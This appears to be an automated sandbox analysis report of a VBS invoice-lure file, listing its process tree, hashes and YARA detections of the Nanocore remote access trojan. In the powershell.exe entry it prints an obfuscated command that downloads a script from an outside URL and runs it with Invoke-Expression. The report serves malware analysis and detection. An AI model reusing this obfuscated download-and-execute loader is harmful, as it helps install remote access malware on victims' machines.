| Path: | C:\Windows\System32\wscript.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\G2M18C6INV0ICERECEIPT.vbs" |
| Imagebase: | 0x7ff6c5520000 |
| File size: | 163840 bytes |
| MD5 hash: | 9A68ADD12EB50DDE7586782C3EB9FF9C |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

File Activities[Show Windows behavior](#)**Analysis Process: powershell.exe PID: 6152 Parent PID: 3220****General**

| | |
|-------------------------------|---|
| Start time: | 13:35:19 |
| Start date: | 14/01/2022 |
| Path: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | false |
| Commandline: | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" \$Hx = 'Http://swmen.com/ben/PS1vedy.txt';\$HB=('{2}{0}{1}' -f----- -----0-----a-----d-----'.RePlace('-----;','-----'*-----*-----*-----*-----*-----*-----*-----n-----*-----g-----'.RePlace('*****','-----'),'sss+Dsss+oss+wsss+nsss+'.RePlace('sss+',''));\$HBB=('{2}{0}{1}' -f-----e-----B-----c-----l-----'.RePlace('-----;','-----i-----e-----n-----t-----'.RePlace('-----;','-----Ne-----t-----W-----'.RePlace('-----;')));\$HBBB=('{2}{0}{1}' -f-----w-----o-----B-----j-----e-----c-----t-----H-----'.RePlace('-----;','-----BB-----\$.H-----B-----(\$-----\$H-----x)-----'.RePlace('-----;','-----l-----e-----`X(-----Ne-----'.RePlace('-----;')));\$HBBBBB = (\$HBBB -Join ") Invoke-exPressioN |
| Imagebase: | 0x7ff617cb0000 |
| File size: | 447488 bytes |
| MD5 hash: | 95000560239032BC6B4C2FDFCDEF913 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | <ul style="list-style-type: none">Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000002.312159076.000001C73FECA000.00000004.00000001.sdmp, Author: Florian RothRule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000001.00000002.312159076.000001C73FECA000.00000004.00000001.sdmp, Author: Joe SecurityRule: NanoCore, Description: unknown, Source: 00000001.00000002.312159076.000001C73FECA000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000002.303994520.000001C73F3F3000.00000004.00000001.sdmp, Author: Florian RothRule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000001.00000002.303994520.000001C73F3F3000.00000004.00000001.sdmp, Author: Joe SecurityRule: NanoCore, Description: unknown, Source: 00000001.00000002.303994520.000001C73F3F3000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> |
| Reputation: | high |

File Activities[Show Windows behavior](#)**File Created****File Deleted****File Written****File Read****Registry Activities**[Show Windows behavior](#)

Key Value Modified**Analysis Process: conhost.exe PID: 6160 Parent PID: 6152****General**

| | |
|-------------------------------|---|
| Start time: | 13:35:20 |
| Start date: | 14/01/2022 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7ecfc0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

Analysis Process: aspnet_compiler.exe PID: 7112 Parent PID: 6152**General**

| | |
|-------------------------------|---|
| Start time: | 13:35:42 |
| Start date: | 14/01/2022 |
| Path: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe |
| Imagebase: | 0xe0000 |
| File size: | 55400 bytes |
| MD5 hash: | 17CC69238395DF61AAF483BCEF02E7C9 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

Analysis Process: aspnet_compiler.exe PID: 4860 Parent PID: 6152**General**

| | |
|-------------------------------|---|
| Start time: | 13:35:43 |
| Start date: | 14/01/2022 |
| Path: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe |
| Imagebase: | 0x740000 |
| File size: | 55400 bytes |
| MD5 hash: | 17CC69238395DF61AAF483BCEF02E7C9 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |

| | |
|---------------|--|
| Yara matches: | <ul style="list-style-type: none"> Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 0000000F.00000000.290807365.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000F.00000000.290807365.0000000000402000.00000040.00000001.sdmp, Author: Joe Security Rule: NanoCore, Description: unknown, Source: 0000000F.00000000.290807365.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 0000000F.00000000.291533940.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000F.00000000.291533940.0000000000402000.00000040.00000001.sdmp, Author: Joe Security Rule: NanoCore, Description: unknown, Source: 0000000F.00000000.291533940.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 0000000F.00000000.292171904.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000F.00000000.292171904.0000000000402000.00000040.00000001.sdmp, Author: Joe Security Rule: NanoCore, Description: unknown, Source: 0000000F.00000000.292171904.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 0000000F.00000000.291180768.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000F.00000000.291180768.0000000000402000.00000040.00000001.sdmp, Author: Joe Security Rule: NanoCore, Description: unknown, Source: 0000000F.00000000.291180768.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> |
|---------------|--|

Reputation: moderate

File Activities

Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis